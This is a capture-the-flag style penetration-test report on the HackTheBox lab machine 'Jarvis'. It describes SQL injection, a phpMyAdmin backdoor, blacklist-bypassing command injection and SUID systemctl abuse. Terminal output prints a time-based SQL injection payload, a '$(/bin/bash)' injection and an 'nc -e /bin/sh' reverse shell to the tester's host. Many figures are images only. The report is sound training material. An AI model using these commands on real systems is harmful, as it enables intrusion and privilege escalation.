JARVIS

Report by Chris H.
Date of Completion: 11-12-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Jarvis
IP Address	10.10.10.143
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- Nikto: An open source web-scanner that detects a variety of vulnerabilities
- Bandit: A static analysis tool used to scan source code for vulnerabilities

Executive Summary

Jarvis is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were

conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/ control of the target.

Summary of Results

Jarvis was a machine that exercised classic exploits such as SQL injection and command injection in programs, as well as SUID abuse. Exploit begins with a port scan finding HTTP running on port 80, which is a website for booking rooms at Stark Hotel. Finding a room description page uncovers a SQL injection vulnerability, which when enumerated properly will reveal a credential set for the phpmyadmin page. Logging in allows the attacker to execute arbitrary SQL commands, which leads to a backdoor being created on a subpage of the website.

Connecting through the page opens a reverse shell as www-data, however, this account cannot read user.txt. There is another user, pepper, that can owns it. Runnning standard enumeration commands shows that www-data can run a python program named simpler.py as the user pepper. The program takes input for a ping command and uses a blacklist to prevent execution of other commands, however, it fails to account for the use of $(/bin/bash), which allows a shell as pepper to open. The user.txt is captured.

Finally, /bin/systemctl has a SUID bit set. By creating a reverse shell in the form of a service, systemctl can be used to start the service. By doing this, a reverse shell is returned as the root user.

Attack Narrative

Attacking Jarvis begins with a full nmap scan of its open ports. Scans show that ports 22 (SSH) and 80 (HTTP) are open.



Figure 1

Navigating to http://10.10.10.143/ shows a hotel's homepage. Clicking on the preview images of the hotel rooms leads to /room.php.



Figure 2

The parameter in the URL, ?cod=, points to a possible SQL injection. This is confirmed by utilizing a time-based SQL injection. Entering ?cod=1 AND if(1=1, sleep(10), false) causes the output to delay returning for 10 seconds, which confirms that the field is indeed injectable.



Figure 3



Figure 4



Figure 5



Figure 6



Figure 7



Figure 8


Stark Hotel
phpMyAdmin
CrackStation - Online Pa
10.10.10.143/phpmyadmin/
110%
YouTube
Machines
Shoutbox
Enumeration Tools
Pentesting Cheatsheet
Wappalyzer
Reports -Github
My Site
IppSec.rocks
phpMyAdmin
Welcome to phpMyAdmin
Language
English
Log in
Username:
DBadmin
Password:
Go

Figure 9



Figure 10



Figure 11



Figure 12



Figure 13

```
1: root@kali: ~
www-data@jarvis:/home/pepper$ sudo -ll
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:

Sudoers entry:
    RunAsUsers: pepper
    RunAsGroups: ALL
    Options: !authenticate
    Commands:
        /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/home/pepper$
```

Figure 14

```
1: root@kali: ~
def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' + j.split(' ')[10]
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
```

Figure 15


1: root@kali: ~
www-data@jarvis:/home/pepper$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
@ironhackers.es
Enter an IP: $(/bin/bash)
pepper@jarvis:~$ nc -e /bin/sh 10.10.15.245 54321
2: root@kali: ~
root@kali:~# nc -lvp 54321
listening on [any] 54321 ...
connect to [10.10.15.245] from supersecurehotel.htb [10.10.10.143] 48960
python -c 'import pty; pty.spawn("/bin/bash")'
pepper@jarvis:~$ cat user.txt
cat user.txt
2afa36c4f05b37b34259c93551f5c44f
pepper@jarvis:~$

Figure 16



Figure 17



Figure 18